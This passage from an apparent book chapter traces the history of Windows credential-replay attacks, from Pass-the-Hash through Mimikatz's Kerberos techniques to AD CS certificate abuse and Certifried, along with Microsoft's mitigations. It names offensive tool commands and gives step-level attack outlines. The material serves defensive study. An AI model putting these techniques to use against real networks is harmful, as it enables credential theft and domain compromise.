> **Why this did not catch on for eleven years.** Inside Microsoft the 1997 patch was treated as confirming a known property of LSASS-resident credentials, not as a new attack class. The institutional position was that any compromise yielding the hash already implied SYSTEM-equivalent access, and that the realistic chain was "exfiltrate the hash and crack it offline," not "replay the hash." The architectural counter-claim (that *replaying* the hash from inside a Windows process bypasses every native-tool obstacle) took a decade to land in

> the practitioner literature. The 2012 Duckwall + Campbell Black Hat USA paper named the lag in its title: "Still Passing the Hash 15 Years Later." [823]

If the obstacle is "built-in Windows tools ask for cleartext," the architectural answer is to put the substituted hash *inside* the Windows process that those tools rely on. That insight took eleven years to operationalise. The person who operationalised it was Hernan Ochoa, in 2008.

From patch to Toolkit: The Windows-Native pivot

By 2008, Ashton's 1997 patch had been sitting on NTBugtraq for eleven years. Hernan Ochoa had a different idea: instead of patching the client, patch the *credential cache*.

The artifact Ochoa shipped at CanSecWest 2008 and Black Hat USA 2008 was called the *Pass-the-Hash Toolkit*, distributed through Core Security Technologies' open-source projects page [824]. It contained two principal executables. `whosthere.exe` read the NTLM credentials cached in LSASS for the active logon sessions, and `iam.exe` opened the LSASS process with `PROCESS_VM_WRITE`, located the cached credential block for the current interactive logon session, and overwrote the username, domain, and NT hash fields with attacker-supplied values in place (a companion `genhash.exe` computed hashes).

Once the substitution was in place, every native Windows SSO consumer (`net.exe`, `wmic`, `mstsc` once Restricted Admin RDP shipped years later, SMB, RPC, DCOM) transparently picked up the attacker-supplied hash, because the OS handed them what it believed were the legitimate user's credentials.

Wikipedia summarizes the architectural pivot in one paragraph: "It allowed the user name, domain name, and password hashes cached in memory by the Local Security Authority to be changed at runtime *after* a user was authenticated. This made it possible to 'pass the hash' using standard Windows applications, and thereby to undermine fundamental authentication mechanisms built into the operating system." [822] The eleven-year limitation was gone. Pass-the-Hash was now a Windows-native attack that worked against any tool that read its credentials from LSASS: which in practice meant *every* Windows tool.

> ◆ **DEFINITION — LSASS, AND THE ONE FACT THIS CHAPTER ADDS** `lsass.exe` is the VTL0 process that brokers interactive logon and Single Sign-On; its full

> treatment lives in Foundations and the Credential Guard chapter (Chapter 15). The fact this chapter adds is that the *using* process holds the in-use credential material for the session: NT hashes for NTLM, Kerberos TGTs and session keys, certificate handles, and (since Azure AD / Entra ID device join) CloudAP-derived Primary Refresh Token working material. Credential Guard's documented scope is NTLM hashes, Kerberos TGTs, and domain credentials; it does not cover the CloudAP-held PRT, so the PRT and its session key live in VTL0 LSASS and are reachable with local administrative control. The TPM protects the device and transport keys at rest, not the PRT's in-process use. Every credential-replay technique in this chapter reaches its target by reading or driving LSASS in some form.

The 2012 retrospective is where the security industry stopped pretending Pass-the-Hash was solved. Alva Duckwall and Christopher Campbell shipped a Black Hat USA 2012 paper titled, unambiguously, "Still Passing the Hash 15 Years Later." [823] The title is the load-bearing pull-quote: it named Ashton 1997 as the origin, Ochoa 2008 as the Windows-native pivot, and the industry's continued failure to ship a structural fix as the central fact. From this point onwards Microsoft itself acknowledged Pass-the-Hash as a structural property of NTLM rather than a fixable bug.

(Side note: Hernan Ochoa's Windows Credentials Editor (WCE), released about two years after the Pass-the-Hash Toolkit, developed the same LSASS-injection primitive on a separate code base. Two independent implementations converging on the same memory-access pattern in the same window is the clearest indication that the architectural insight ("the credential is sitting in a process you can write to") was overdetermined once anyone went looking for it.)

What did Ashton's 1997 patch leave on the table? The other long-term credentials that LSASS held. The NT hash was the first. There would be more.

If you can read the NT hash from LSASS, you can read the Kerberos TGT from LSASS. The same memory-access primitive that animates `IAM.EXE` is one commit away from animating `sekurlsa::tickets`. That commit shipped in May 2011. Its author was a twenty-five-year-old French programmer named Benjamin Delpy.

Mimikatz and the Kerberos turn

In May 2011, Benjamin Delpy posted his first public release of a program he had been writing as a side project to learn C. He was twenty-five, working as an IT manager at an institution he has never publicly named. Andy Greenberg's Wired profile records the date: "He released it publicly in May 2011, but as a closed source program." [617] Wikipedia corroborates: "He released the first version of

the software in May 2011 as closed source software." [461] The program was called Mimikatz.

What made Mimikatz architecturally different from Ochoa's toolkit was that it was *modular*: named command groups each retargeted the same LSASS reachability at a different artifact: `sekurlsa::logonpasswords` for NT hashes, `sekurlsa::tickets` for Kerberos tickets, `kerberos::ptt` to inject a stolen ticket through the documented `LsaCallAuthenticationPackage` API [825], and `lsadump::dcsync` to impersonate a domain controller and pull the krbtgt hash by directory replication [653]. The module-by-module mechanics (and the DCSync replication-RPC abuse in particular) are owned by the Mimikatz and the Credential-Theft Decade chapter (Chapter 14); what matters to the lineage here is that one tool made retargeting routine.

Same LSASS, different artifact, different protocol surface. The architectural property named earlier had two artifacts to work with on Windows: the NT hash, and the Kerberos TGT.

This is **Pass-the-Ticket** (Generation 2). The stolen TGT plus its session key authenticates the holder as the original principal for the ticket's lifetime, which on a default AD deployment is ten hours, renewable for seven days. Time complexity per replay: O(1). The TGT session key is the load-bearing piece: without it, the ticket is opaque encrypted bytes that the holder cannot decrypt, sign, or present back to the KDC. Mimikatz's `sekurlsa::tickets /export` writes the ticket as a `.kirbi` file on disk; `kerberos::ptt` re-injects a chosen ticket on any machine where the user has a Kerberos credentials cache.

◆ **DEFINITION — Kerberos TGT (recap)** The long-lived credential the KDC issues in an AS-REP, encrypted under the krbtgt account's key and carrying a session key the client needs to request service tickets from the TGS; default Windows lifetime 10 hours, renewable to 7 days (RFC 4120 §3 [741]). The ticket model and its replay surface are owned by the Kerberos chapter (Chapter 17), and the signing key behind every TGT by KRBTGT (Chapter 18).

Definition, Pass-the-Ticket. The technique of extracting a Kerberos TGT (and its session key) from one machine's LSASS-resident Kerberos cache and injecting it into another machine's cache, so that subsequent service-ticket requests authenticate as the ticket's original principal. Tool of record: Mimikatz `sekurlsa::tickets` + `kerberos::ptt`; equivalent functionality in Rubeus and Impacket.

Walkthrough, Pass-the-Ticket. The step-by-step injection path (export the TGT and its session key, submit the `.kirbi` through `LsaCallAuthenticationPackage`, then request service tickets against the KDC with the injected ticket [825]) is Kerberos mechanics owned by the Kerberos chapter (Chapter 17). The lineage point alone matters here: the TGT was the *second* artifact reachable in the same address space, so the same memory-access primitive simply pointed somewhere new.

Causal arrow correction. A common shorthand says that Microsoft's Credential Guard isolated NT hashes, so attackers shifted to TGTs. That arrow runs backwards in time. Pass-the-Ticket predates Credential Guard by years: the Mimikatz Kerberos primitives developed between the May 2011 closed-source release and the April 6, 2014 open-source commit (the earliest verifiable source-level evidence for `sekurlsa::tickets` and `kerberos::ptt`), and were presented in detail at Black Hat USA 2014 by Duckwall and Delpy [801] [826]. Pass-the-Ticket exists because TGTs are also in LSASS, not as a defensive response. The shift to a new artifact happened because the *architectural property* of credential extraction generalized, not because Credential Guard pushed attackers there.

The third generation followed shortly. **Overpass-the-Hash** observes that for the RC4-HMAC Kerberos encryption type (long accepted for Windows Kerberos compatibility and often selected in estates that had not forced AES-only policy before the 2022 hardening work), the user's long-term Kerberos key is the unchanged NT hash.

RFC 4757, authored by K. Jaganathan, L. Zhu, and J. Brezak of Microsoft and published as informational in December 2006, specifies the RC4-HMAC enctype's long-term key as the existing NT hash without modification [759]. An attacker who holds the NT hash can drive a legitimate Kerberos AS-REQ to the KDC, encrypt the timestamp pre-auth blob with the NT hash as the RC4-HMAC key, and receive a real TGT signed by the real krbtgt.

The economic effect is large. Pass-the-Hash gets you NTLM-based services: SMB, RPC, and any protocol over them. Overpass-the-Hash gets you the entire Kerberos surface: Kerberos-only services, services that require Kerberos for delegation, services with NTLM disabled at the GPO level. Same NT hash. Different downstream protocol. Strictly larger attack surface.

◆ **DEFINITION, OVERPASS-THE-HASH** The technique of presenting a stolen NT hash to the KDC as the user's long-term RC4-HMAC Kerberos key (per RFC 4757 [759]), obtaining a real TGT signed by the real krbtgt, and operating as a real Kerberos client for the ticket's lifetime. Tool of record: Mimikatz `sekurlsa::pth /user: /domain: /ntlm: /run:` and Rubeus `asktgt /user: /rc4:`. Per Sean Metcalf's adsecurity.org reference, the technique is named "over" because the hash is promoted one notch up the protocol stack from NTLM into Kerberos [827] [767].

Walkthrough, Overpass-the-Hash.

1. The attacker starts with the NT hash rather than a Kerberos ticket.
2. In Microsoft RC4-HMAC Kerberos, that NT hash is the user's RC4 long-term key [759].

3. The attacker sends an AS-REQ with pre-authentication encrypted under that key.
4. The KDC successfully decrypts the timestamp, concludes the client knows the long-term key, and issues a fresh TGT.
5. From that point forward the traffic is ordinary Kerberos: TGS-REQ, TGS-REP, AP-REQ. The replayed hash has become a real ticket-granting workflow.

The naming has its own story. The Mimikatz capability is Delpy's; the term "Overpass-the-Hash" and the taxonomic framing that distinguishes it from straight Pass-the-Hash spread through the practitioner community via Sean Metcalf's adsecurity.org reference [827] and the Duckwall + Delpy Black Hat USA 2014 talk and whitepaper [801] [826]. The earliest archived snapshot of the adsecurity.org reference is October 1, 2014; the talk timestamp is August 7, 2014. The two sources are essentially contemporaneous, and Metcalf's later "Red vs. Blue" Black Hat USA 2015 whitepaper consolidates the practitioner taxonomy [828].

(Side note: The "Overpass" coinage is a deliberate semantic argument that the technique is one notch *above* Pass-the-Hash on the protocol stack: the NT hash, which began life as an NTLM response key, is being promoted into Kerberos as a long-term encryption key. The naming credit is socially distributed (Metcalf, Delpy, Duckwall, and Mimikatz's own command group all carry traces of it) so this chapter uses Metcalf's reference as the canonical practitioner explainer rather than as a single inventor citation.)

The DigiNotar incident in September 2011 is the earliest public criminal-use attribution this chapter can source for Mimikatz, but the attribution is single-source and should be read with that caveat. The Dutch certificate authority DigiNotar (founded 1998, acquired by VASCO in January 2011, hacked in June 2011, declared bankrupt in September 2011 [829]) was used to issue hundreds of fraudulent certificates that were then used in man-in-the-middle attacks on Iranian Gmail users [829] [830].

Greenberg's Wired profile records that Delpy was told by the breach investigators that Mimikatz had been used during the intrusion [617]. The single-source attribution warrants a hedge (Greenberg's source is Delpy himself, quoting investigators) but the underlying breach timeline is solid.

The Moscow hotel. The decision to open-source Mimikatz on April 6, 2014 is dated by the GitHub repository banner: `mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr 6 2014 22:02:03)` [261]. The precipitating event, as Delpy told Wired, was a trip to Moscow: he returned to his hotel room to find a stranger at his laptop;

> a second man approached him in the lobby that evening and demanded source code on a USB stick. He decided defenders needed the source as much as the attackers already did, and pushed it to GitHub when he got home [617].

By 2014, the credential-replay family had three generations (Pass-the-Hash, Pass-the-Ticket, Overpass-the-Hash) and Microsoft's only documented response was a forty-page PDF. The next section is what that PDF said, and why documentation alone cannot end an attack class.

Documentation is not defense

By December 2012, Microsoft had a problem. Duckwall and Campbell had just shipped a Black Hat USA paper titled "Still Passing the Hash 15 Years Later" [823]. Mimikatz was eighteen months old. The institutional position that Pass-the-Hash was a "post-compromise issue" (the line Microsoft had held since 1997) was no longer survivable in public.

The institutional response came in two waves. *Mitigating Pass-the-Hash Attacks and Other Credential Theft*, version 1, shipped in late 2012 (most practitioner secondaries place it in December 2012; no primary Microsoft URL with a verifiable v1 timestamp survives today).

Version 2 followed in July 2014, extending the v1 playbook with the new defensive surfaces that shipped in Windows 8.1 and Windows Server 2012 R2: Protected Users as a deployable security group, Restricted Admin RDP as a default-available feature, LSA Protection (RunAsPPL) as a registry-toggleable defense, and Authentication Policies and Silos as KDC-side restrictions [619]. The two whitepapers are the closest thing the industry got to an institutional Microsoft acknowledgment that Pass-the-Hash was a load-bearing operational problem requiring a defensive playbook rather than a patch.

What did the playbook recommend? Three orthogonal stopgaps, each with a published bypass.

Protected Users (Windows Server 2012 R2). A security group whose membership bans, on the DC side, NTLM authentication, DES and RC4 Kerberos pre-authentication, and Kerberos unconstrained delegation; and, on the device side, NTLM caching of the user's plaintext credentials or NTOWF and Kerberos DES/RC4 long-term keys. Member TGTs are capped at 240 minutes (four hours) with no renewal [672]. Documented bypasses: requires explicit opt-in per account, breaks any service that depended on unconstrained delegation, does not apply to

computer accounts or service accounts by default, and has no effect on Kerberos AES-key extraction from LSASS (since AES keys are not banned; only RC4 is).

Restricted Admin RDP (introduced in Windows 8.1 / Server 2012 R2 RTM, October 2013; backported to Windows 7 / Server 2008 R2 in the May 13, 2014 KB2871997 credential-protection wave and completed for older RDP client/server combinations through the October 2014 follow-on servicing path [831]). An opt-in RDP mode that authenticates to the target without sending credentials, so a compromised target cannot harvest the RDP user's hash from its own LSASS. Documented bypass: opt-in per session, applies only to RDP, leaves SMB, WMI, and RPC unprotected. And it *enables* Pass-the-Hash for RDP: the BloodHound `CanRDP` edge documents the abuse path with the exact Mimikatz command for injecting a stolen NT hash into `mstsc.exe /restrictedadmin` [832].

LSA Protection / RunAsPPL (Windows 8.1). A registry toggle that marks LSASS as a Protected Process Light, so non-PPL processes (including unsigned admin tools) cannot open it with `PROCESS_VM_READ`. Documented bypass: any signed kernel driver (including loadable third-party drivers) can still read PPL memory, and an attacker with local admin can load such a driver. The itm4n analysis includes the verbatim Mimikatz output where `sekurlsa::logonpasswords` returns access-denied against a PPL-marked LSASS, and shows that an attacker who loads a signed driver via the BYOVD pattern ("bring your own vulnerable driver") or escalates to kernel mode bypasses the marking. itm4n's framing ("Credential Guard and LSA Protection are actually complementary" [328]) is also the prediction: PPL is part of the answer, but only when paired with the architectural pivot still to come.

> ◆ **DEFINITION. PROTECTED USERS SECURITY GROUP** A Windows Server 2012 R2 security group whose membership applies a set of restrictions, enforced jointly by the device and the domain controller, that block the most commonly extracted long-term credential material: no NTLM, no Kerberos RC4 or DES pre-auth, no unconstrained delegation, no NT-hash caching, and a 240-minute TGT lifetime with no renewal [672].

The structural point is this. Documentation tells administrators *what to do*. It does not prevent the underlying LSASS-resident credential extraction. Every defense documented in v1 and v2 of the Mitigating-PtH whitepapers is bypassable, with a known and published technique, on any system where the attacker already has local administrator, and local administrator is exactly what Pass-the-Hash exploitation *already implies*. The defender's win condition is to keep the attacker from

ever getting to local admin in the first place; once they have it, every documented mitigation is a speed bump rather than a wall.

> **What documentation does not isolate.** The 2012-2014 era's load-bearing failure mode was assuming that telling administrators where credentials *should* live would prevent extraction from where they *do* live. Protected Users, Restricted Admin RDP, RunAsPPL, and Authentication Silos are all useful, and stacked together they raise the cost of post-admin exploitation. None of them moves the credential out of the address space the attacker can read.
>
> **The Mitigating-PtH v3 that never shipped.** A common secondary characterization cites a "v3 2017" of the whitepaper alongside v1 and v2. That document does not exist in Microsoft Download Center ID 36036; the page lists Version 2.0; the 2023 Wayback snapshot of the same Download Center page records Date Published 7/7/2014, while the live page now shows a 2024 republication date for the same Version 2.0 PDF without a version bump [619]. The Download Center page carries v2 metadata only: v1's late-2012 date is sourced through contemporary practitioner literature rather than a primary Microsoft timestamp. After 2014 the post-v2 institutional documentation moves to the Microsoft Learn Credential Guard page rather than to a third whitepaper revision: a structural choice, because by 2015 the architectural answer has shifted from prose to code.

By mid-2014 Microsoft's institutional position was that the protocol-level fix was unavailable and the architectural answer would need to *relocate the credentials*. If credentials cannot stay in LSASS where every admin process can read them, the credentials have to be moved to a place admin processes cannot read. That insight produces Credential Guard.

Credential Guard and the architectural pivot

On July 29, 2015, Microsoft shipped Windows 10 Enterprise [833]. Hidden in the RTM build was the first defense in the credential-replay lineage that wasn't documentation: hardware-rooted isolation. They called it Credential Guard.

The architecture is worth unpacking carefully, because every later generation of the family is best read as "what does this attack do to the assumptions Credential Guard makes?"

Credential Guard is the first defense in this lineage that isn't documentation, and its architecture is owned in full by the Credential Guard chapter (Chapter 15). In one paragraph: it runs on Virtualization-Based Security, which the Secure Kernel chapter (Chapter 6) splits into a normal VTL0 and an isolated VTL1; it moves the covered secrets into the LSAISO trustlet, one of the signed VTL1 processes

the VBS Trustlets chapter (Chapter 7) describes, where no VTL0 process or driver can read them; and HVCI from the Code Integrity chapter (Chapter 8) closes the kernel-mode bypass that would otherwise map VTL1 memory directly. The one fact this chapter needs from that architecture: NT hashes, Kerberos TGT session keys, and "credentials stored by applications as domain credentials" leave VTL0 LSASS for the VTL1 LSAISO trustlet, default-enabled on hardware-eligible domain-joined non-DC systems since Windows 11 22H2 [87].

What does Credential Guard isolate? The Microsoft Learn page is unambiguous: "Credential Guard prevents credential theft attacks by protecting NTLM password hashes, Kerberos Ticket Granting Tickets (TGTs), and credentials stored by applications as domain credentials." [87] Those three categories are also the three categories the previous three generations of the family targeted. Pass-the-Hash hits NTLM password hashes. Pass-the-Ticket hits Kerberos TGTs. Overpass-the-Hash hits NTLM password hashes promoted into Kerberos. Credential Guard moves all three out of VTL0 LSASS into VTL1 LSAISO. On a hardware-eligible domain-joined Windows 10/11 system with Credential Guard enabled, all three attacks return empty buffers.

The institutional importance of the change is that under Microsoft's own *Windows Security Servicing Criteria*, Credential Guard is a *security boundary*. Which means a bypass is a CVE-class vulnerability rather than a documentation gap.

The criteria's load-bearing definitions: "A security boundary provides a logical separation between the code and data of security domains with different levels of trust" and "Does the vulnerability violate the goal or intent of a security boundary or a security feature?" [301] Pre-2015 Pass-the-Hash defenses were documentation; Credential Guard is the first defense the criteria treats as CVE-class under the boundary "admin → VBS (LSAISO trustlet)."

> ▶ **WALKTHROUGH — Credential Guard's boundary (recap)** `lsass.exe` stays in VTL0 as the broker; the covered secrets move into `LsaIso.exe` in VTL1; VTL0 LSASS asks for authorized operations across an RPC channel instead of reading the bytes; and the hypervisor stops even a VTL0 kernel compromise from mapping VTL1 memory [87]. The full boundary analysis is the Credential Guard chapter's (Chapter 15). The consequence this chapter uses: classic hash and TGT dumping returns empty buffers on supported non-DC endpoints, while every credential category outside Credential Guard's scope stays a separate residual.

What does Credential Guard *not* isolate? This is the load-bearing question for the rest of this chapter. The same Microsoft Learn page enumerates four caveats, each verbatim.

First, the Active Directory database and the SAM. "Credential Guard doesn't provide protections for the Active Directory database or the Security Accounts Manager (SAM)." [87] This is the DCSync gap: an attacker with the right replication privileges can ask a DC to hand over every hash in the directory, and Credential Guard cannot intervene because the data is being released through a legitimate, authorized API rather than being read from LSASS.

Second, domain controllers. "Enabling Credential Guard on domain controllers isn't recommended. Credential Guard doesn't provide any added security to domain controllers." [87] The KDC must read the krbtgt account's long-term key in cleartext to issue tickets; the architectural exception is intrinsic to Kerberos rather than a Microsoft oversight.

Third, application credentials outside the "domain credentials" scope. Certificate private keys held by CryptoAPI key containers, third-party authentication package secrets, and (the one this chapter eventually argues is the most consequential) the Primary Refresh Token material held by the CloudAP authentication plug-in, are all out of scope by construction.

Fourth, and most importantly, the institutional acknowledgment of the super-session pattern. Microsoft Learn reproduces it verbatim on the same page, the prophecy the rest of this chapter spends its time documenting being fulfilled:

> ❝ QUOTED SOURCE While Credential Guard is a powerful mitigation, persistent threat attacks will likely shift to new attack techniques, and you should also incorporate other security strategies and architectures.: Microsoft Learn, *Credential Guard overview* [87]

That sentence, written about the 2015 Credential Guard architecture, accurately predicts the 2021-2022 shift to Pass-the-Certificate and the 2020-present shift to Pass-the-PRT. It is Microsoft's own structural prediction that the family will continue to evolve to the next artifact Credential Guard's verbatim scope does not cover. The rest of this chapter reads as the unfolding of that prediction.

> **Why DCs do not get Credential Guard.** The Kerberos KDC must read the krbtgt account's long-term key to encrypt the TGT issued in every AS-REP. That key has to be available to the LSA process in cleartext, on every DC, on every ticket issuance, by protocol. Putting krbtgt behind LSAISO would mean issuing every

> TGT through an inter-trust-level RPC call (a non-trivial performance penalty on every authentication in an Active Directory forest) and would not actually close the architectural gap, because the trustlet itself would still need to do the cleartext work that LSASS does today. The exception is honest about an architectural reality rather than concealing it.

PPL and Credential Guard are *complementary*, not alternatives. itm4n's analysis [328] makes the case carefully: RunAsPPL raises the bar from "any admin process can read LSASS" to "any signed driver can read LSASS," and Credential Guard closes the signed-driver bypass with hardware-rooted hypervisor isolation. They stack. The 2026 best-practice Windows endpoint has both turned on.

The default-enablement window shows how long this took to land. Credential Guard shipped enabled-by-policy in Windows 10 RTM in 2015, but did not become *default-enabled on hardware-eligible domain-joined non-DC systems* until Windows 11 22H2 in September 2022 [87]. Seven years of uneven deployment.

> **What Credential Guard does not cover.** Four residuals from the Microsoft Learn page: the Active Directory database and the SAM are out of scope; domain controllers are out of scope by recommendation; application credentials outside the "domain credentials" category (certificates, CloudAP material, third-party authentication packages) are out of scope by construction; and persistent threats are *expected* to shift to new attack techniques. Each residual maps to a later generation in this chapter: AD database → DCSync; certificates → Pass-the-Certificate; CloudAP → Pass-the-PRT.

Each new credential type needs its own isolation boundary. Credential Guard isolates NT hashes and TGT session keys. It does not isolate certificate private keys, because in 2015 nobody was replaying certificates at scale. And it does not isolate the Primary Refresh Token, because in 2015 the Primary Refresh Token did not yet exist.

> ▸ **KEY IDEA** Each new credential type needs its own isolation boundary. The pattern is reusable but does not transfer automatically, and the gap between "what fits in the boundary" and "what credentials Windows actually uses" is exactly the territory where the next attack generation grows.

Pass-the-certificate: The predictable response

If the NT hash is isolated and RC4-HMAC is banned, what is the next long-term credential Windows accepts? The answer was hiding in plain sight: many mature Active-Directory-integrated enterprises had been running Microsoft's PKI for years, and Schroeder and Christensen found template-level catastrophes in nearly every AD CS environment they examined.

On June 17, 2021, Will Schroeder and Lee Christensen posted "Certified Pre-Owned" on Medium, with the accompanying 143-page whitepaper [709] [834]. The post named ESC1 through ESC8 in a single document, with paired DETECT and PREVENT recommendations, and shipped three pieces of tooling at the same Black Hat USA 2021 cycle: Certify (offensive enrollment), ForgeCert (golden-certificate forging using a stolen CA private key), and PSPKIAudit (defensive enumeration). The Medium post's tone was unsubtle:

> ❝ **QUOTED SOURCE** Of note, nearly every environment with AD CS that we've examined for domain escalation misconfigurations has been vulnerable. It's hard for us to overstate what a big deal these issues are.. Will Schroeder and Lee Christensen, *Certified Pre-Owned* [709]

The ESC catalog organizes certificate misconfigurations by the abuse primitive they enable. ESC1 is the canonical example: a published certificate template that allows the enrollee to supply the Subject Alternative Name, contains a client-authentication Extended Key Usage, has permissive enrollment rights, and has no effective approval gates.

An attacker who can enroll for such a template requests a certificate naming a victim principal (say, the domain administrator) in the SAN. The certificate's private key is now the attacker's. PKINIT-authenticate to the KDC with that certificate, and the KDC issues a TGT for the named principal. Domain escalation, in three commands.

> ◆ **DEFINITION** — **Active Directory Certificate Services (AD CS)** Microsoft's enterprise PKI. Issues X.509 certificates from administrator-defined templates that pin a certificate's permitted uses (Extended Key Usages), its enrollment authorization rules, its subject and SAN generation policy, and its revocation behavior. Ships as a Windows Server role; widespread in mature Active Directory estates, but not universal.
>
> **Definition, PKINIT.** Kerberos pre-authentication using a certificate's private key in place of a long-term symmetric key. Specified by RFC 4556 (L. Zhu

and B. Tung, Microsoft and Aerospace, June 2006) [749]. The certificate's UPN SAN (or its dNSHostName for computer accounts) maps the certificate to the principal whose TGT the KDC will issue. PKINIT is the protocol surface most commonly exercised by Pass-the-Certificate against domain controllers that support certificate-based authentication.

Definition, Schannel. The Windows TLS implementation. Supports TLS client-certificate authentication, which authenticated LDAPS uses. When a domain controller does not support PKINIT (Schroeder + Christensen documented this case in the original catalog; AlmondOffSec built tooling for it), an attacker can authenticate to LDAPS over Schannel with a stolen client certificate and perform high-privilege LDAP operations without traversing the KDC.

Definition, Pass-the-Certificate. The technique of authenticating to Active Directory with a stolen X.509 certificate's private key, via PKINIT to the KDC or via Schannel client-certificate authentication to LDAPS. Named in this form by Yannick Méheut's PassTheCert tool and blog post (May 2022) [835] [836], though the technique class was cataloged by Schroeder and Christensen eleven months earlier [709]. Tool of record: Certify (C#), Certipy (Python, ESC1-ESC16 [837]), and Rubeus PKINIT mode.

Walkthrough: ESC1 / Certifried-style certificate replay.

1. A certificate template lets the enrollee supply a subject alternative name or otherwise map the certificate to a different principal.
2. The attacker enrolls and receives a real X.509 certificate plus private key from the enterprise CA.
3. The attacker uses PKINIT in an AS-REQ, proving possession of the private key rather than a password [749].
4. If the KDC maps the certificate to the victim principal, it returns a TGT for that victim.
5. KB5014754 changes this mapping decision for the Certifried class by requiring strong binding to the account SID, but template and CA misconfiguration classes outside that mapping bug remain administrative hardening work [770] [837].

The CVE-class case lands on May 10, 2022. Oliver Lyak of IFCR discloses Certifried, CVE-2022-26923, an Active Directory Domain Services elevation-of-privilege vulnerability in which the combination of three Microsoft defaults: `ms-DS-MachineAccountQuota = 10` (any authenticated user can add up to 10 computer accounts to the domain), the default Machine template (which a computer account can enroll for), and the KDC's permissive `dNSHostName`-to-SAN binding logic, lets any authenticated user obtain a certificate that maps to a computer account, including a domain controller.

PKINIT-authenticate as a domain controller, and the KDC issues you a TGT for the DC; from there, DCSync extracts the krbtgt key and the domain is yours.

Domain escalation from any authenticated user, with the only required misconfiguration being *Microsoft's defaults* [769] [838].

The defensive response shipped the same day. Microsoft published KB5014754 on May 10, 2022 (coordinated disclosure, with the patch shipping in the same window as the CVE) introducing a new X.509 extension `szOID_NTDS_CA_SECURITY_EXT` (OID `1.3.6.1.4.1.311.25.2`) that carries the requesting principal's SID at certificate issuance.

The KDC's new strong-mapping logic refuses certificates that fail one of four conditions: the SID extension is present and matches; an issuer-serial mapping is present; a Subject Key Identifier mapping is present; or a SHA1-public-key mapping is present. The KB's load-bearing sentence: "In Full Enforcement mode, if a certificate fails the strong (secure) mapping criteria (see Certificate mappings), authentication will be denied." [770]

(Side note: The KB5014754 change-log preserves a forensic artifact of the coordinated-disclosure timeline that is easy to miss. The current change-log row reads, verbatim: "9/10/2025 - Corrected the Enforcement mode date from September 10, 2025, to September 9, 2025." [770] An off-by-one date correction, captured in the public KB. The kind of detail that only shows up when a small team has had to ship a date repeatedly against a multi-year audit-to-enforcement schedule.)

The enforcement timeline tells you how long even a CVE-class fix took to drive through deployment. Audit mode (May 10, 2022). Enforcement mode with a registry escape that admins could use to revert to compatibility (February 11, 2025). Final cutover with no escape (September 9, 2025) [770]. Three years and four months between the patch and the day Microsoft stopped accepting non-strong certificate mappings. Faster than the Credential Guard default-enablement window, but still measured in years.

The naming history deserves a disambiguation. The *catalog* (ESC1 through ESC8, the full taxonomy of AD CS misconfigurations) is Schroeder and Christensen, June 2021 [709]. The *wire-level technique name* "Pass-the-Certificate" is popularised by AlmondOffSec's PassTheCert PoC (Yannick Méheut, May 4, 2022), which targets LDAP/S via Schannel client-cert authentication when PKINIT is unavailable, as a fallback path for environments where domain controllers do not support certificate-based Kerberos pre-authentication [835] [836]. Méheut's write-up documents the `KDC_ERR_PADATA_TYPE_NOSUPP` error path that diverts the PKINIT-blocked attacker into Schannel.

(Side note: The AlmondOffSec blog post acknowledges the social attribution of the term: "Note for Googlers: this tool extends the notion of Pass the Certificate,

thus dubbed by @_nwodtuhs in his Twitter thread on AD CS and PKINIT." [836] The technique name is socially attributed; the catalog framing is editorial.)

> **Causal arrow correction.** A common shorthand says that KB5014754 bound NTOWFs to Kerberos, and that this is what forced attackers to shift to certificates. That arrow runs backwards in time. KB5014754 is the *response* to Certifried, not the cause of Pass-the-Certificate. The technique class was cataloged by Schroeder and Christensen in June 2021, eleven months before KB5014754 shipped, and the PassTheCert tool that gave the technique its wire-level name appeared six days before Certifried's disclosure. The shift to certificates happened because certificates were the next long-term credential type Credential Guard did not isolate.

What does KB5014754 actually close? Three specific CVEs in the Certifried family: CVE-2022-26923 (the original SID-spoof Certifried disclosure), CVE-2022-26931 (UPN / sAMAccountName collision spoof), and CVE-2022-34691 (the certificate-pre-dating-account-creation case) [770]. What does it *not* close? The broader ESC2 through ESC8 catalog, which is administrative hardening rather than CVE-class control. And it does not close ESC9 through ESC16, which were enumerated *after* KB5014754 shipped and include cases like the `CT_FLAG_NO_SECURITY_EXTENSION` template flag that *exempts* a template from the very SID extension the patch introduced [839] [837].

The current state of the catalog: as of the 2025 Certipy 5.x documentation, ESC1 through ESC16 is the practitioner enumeration, with each technique characterized by a template-level, ACL-level, CA-administrator-level, NTLM-relay-level, SID-extension-level, or mapping-level abuse primitive [837]. Microsoft Defender for Identity's certificates posture assessment tracks nine distinct ESC numbers as of the 2025 documentation: ten posture assessments, because ESC4 owner and ESC4 ACL are tracked as separate sub-cases (ESC1, ESC2, ESC3, ESC4 owner, ESC4 ACL, ESC6 preview, ESC7, ESC8, ESC11, ESC15) [840]. Same pattern as Pass-the-Hash in 2012-2014: documentation tells administrators what to do; the structural exposure is downstream of how each enterprise built its templates years earlier.

ESC ID	Class	Closed by KB5014754
ESC1	Template: enrollee supplies SAN, client-auth EKU, permissive enrollment	Partial: SID extension binds requester at issuance; ESC1 still works if the SID extension is absent
ESC2	Template: enrollee supplies SAN, Any-Purpose or no EKU	No: administrative hardening

ESC ID	Class	Closed by KB5014754
ESC3	Template: Certificate Request Agent enrollment-agent abuse	No: administrative hardening
ESC4	ACL: writeable template configuration	No: administrative hardening
ESC6	CA: `EDITF_ATTRIBUTESUBJECTALTNAME2` flag set on the CA	No: CA-level hardening, separately patched
ESC8	NTLM relay: HTTP enrollment endpoints reachable from low-privilege contexts	No: relay-defense hardening
ESC9	Template: `CT_FLAG_NO_SECURITY_EXTENSION` exempts template from the SID extension	No: by design
ESC11	NTLM relay: ICPR RPC endpoint without sign / seal	No: relay-defense hardening
ESC16	CA: security-extension disabled at the CA level	No: CA-level hardening

Table 1. A representative slice of the ESC1-ESC16 catalog showing what KB5014754 closes and what remains administrative hardening [841] [837] [839].

KB5014754 is a CVE-class fix for one sub-case. The broader ADCS catalog is administrative hardening. And the *next* credential type (the one that defeats Credential Guard, Protected Users, and KB5014754 simultaneously) was already shipping in commodity Mimikatz code by August 2020.

Pass-the-PRT: The CloudAP frontier

By August 2020, the architectural defense against credential replay that the security industry actually trusted was Credential Guard, which isolated local Active Directory credentials in VTL1. (KB5014754, the fix for the certificate-replay class, was still nearly two years away; it shipped in May 2022.) Then a Dutch security researcher named Dirk-jan Mollema published a 21-minute read that went around Credential Guard entirely, by replaying a different credential type it never isolated.

